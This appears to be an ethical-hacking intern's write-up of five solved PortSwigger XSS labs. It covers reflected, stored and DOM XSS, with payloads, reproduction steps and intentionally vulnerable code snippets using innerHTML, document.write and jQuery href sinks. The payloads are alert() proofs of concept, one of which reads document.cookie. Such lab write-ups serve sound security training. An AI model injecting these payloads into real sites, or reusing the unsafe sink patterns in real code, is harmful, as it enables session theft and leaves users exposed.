**Ethical Hacking Internship Report**

**Intern Name:** Jatin Verma  
**Project:** XSS Vulnerability Exploration

### PortSwigger XSS Labs - Solved Report with Screenshots

### **Lab 1: Reflected XSS into HTML context with nothing encoded**


**Lab Description:**  
This lab was vulnerable to Reflected Cross-Site Scripting (XSS). The application did not encode user input reflected inside an HTML context.

**Payload Used:**

<script>alert(1)</script>

**Steps to Reproduce:** 1. Visit the lab URL. 2. Locate a search or input parameter that reflects input back into the page. 3. Append the payload in the query string: ?search=<script>alert(1)</script> 4. The script is executed immediately when the page renders.

**Screenshot:** -



**Code Example:**

<p>You searched for: <span id="search"></span></p>  
<script>  
 const query = new URLSearchParams(window.location.search).get("search");  
 document.getElementById("search").innerHTML = query;  
</script>


### **Lab 2: Stored XSS into HTML context with nothing encoded**

**Lab Description:**  
The application stored user comments and displayed them without sanitization, leading to stored XSS.

**Payload Used:**

<script>alert(2)</script>

**Steps to Reproduce:** 1. Navigate to a blog post. 2. Submit a comment containing the payload. 3. Reload or revisit the post. 4. Alert box confirms the stored XSS.

**Screenshot:** - 

**Code Example:**

<div class="comment">  
 <p>User says:</p>  
 <div>  
 <script>alert(2)</script>  
 </div>  
</div>

### **Lab 3: DOM XSS in document.write sink using source location.search**


**Lab Description:**  
This DOM-based XSS vulnerability exploited document.write() with unescaped user input from location.search.

**Payload Used:**

"><img src=x onerror=alert(3)>

**Full Exploit:**

?search=\"><img src=x onerror=alert(3)>

**Screenshot:** - 

**Code Example:**

<script>  
 const query = location.search;  
 document.write("Search results for: " + query);  
</script>

### **Lab 4: DOM XSS in innerHTML sink using source location.search**


**Lab Description:**  
This lab used innerHTML to display unescaped query parameters inside the DOM, allowing DOM XSS.

**Payload Used:**

<img src=1 onerror=alert(4)>

**Exploit URL:**

?search=<img src=1 onerror=alert(4)>

**Screenshot:** - 

**Code Example:**

<div id="results"></div>  
<script>  
 const search = new URLSearchParams(location.search).get("search");  
 document.getElementById("results").innerHTML = "Search result for: " + search;  
</script>

### **Lab 5: DOM XSS in jQuery anchor href attribute sink using location.search source**

**Lab Description:**  
The application set the href attribute using unvalidated location.search input, allowing javascript: injection.

**Payload Used:**

?postId=1&returnUrl=javascript:alert(document.cookie)

**Code Example:**

$(function() {  
 const returnUrl = new URLSearchParams(window.location.search).get("returnUrl");  
 $("a.back").attr("href", returnUrl);  
});

### Summary Table

| Lab No | XSS Type | Sink | Payload | Result |
| --- | --- | --- | --- | --- |
| 1 | Reflected XSS | HTML Context |  | Solved |
| 2 | Stored XSS | Comment Section |  | Solved |
| 3 | DOM XSS | document.write() | “> | Solved |
| 4 | DOM XSS | innerHTML |  | Solved |
| 5 | DOM XSS | jQuery .attr() href | javascript:alert(document.cookie) | Solved |

### Next Steps:

* Solve remaining advanced XSS labs (template injection, SVG context, sandbox bypass)
* Implement real-world defenses: CSP headers, input sanitization
* Record screen demo and attach images as final proof-of-work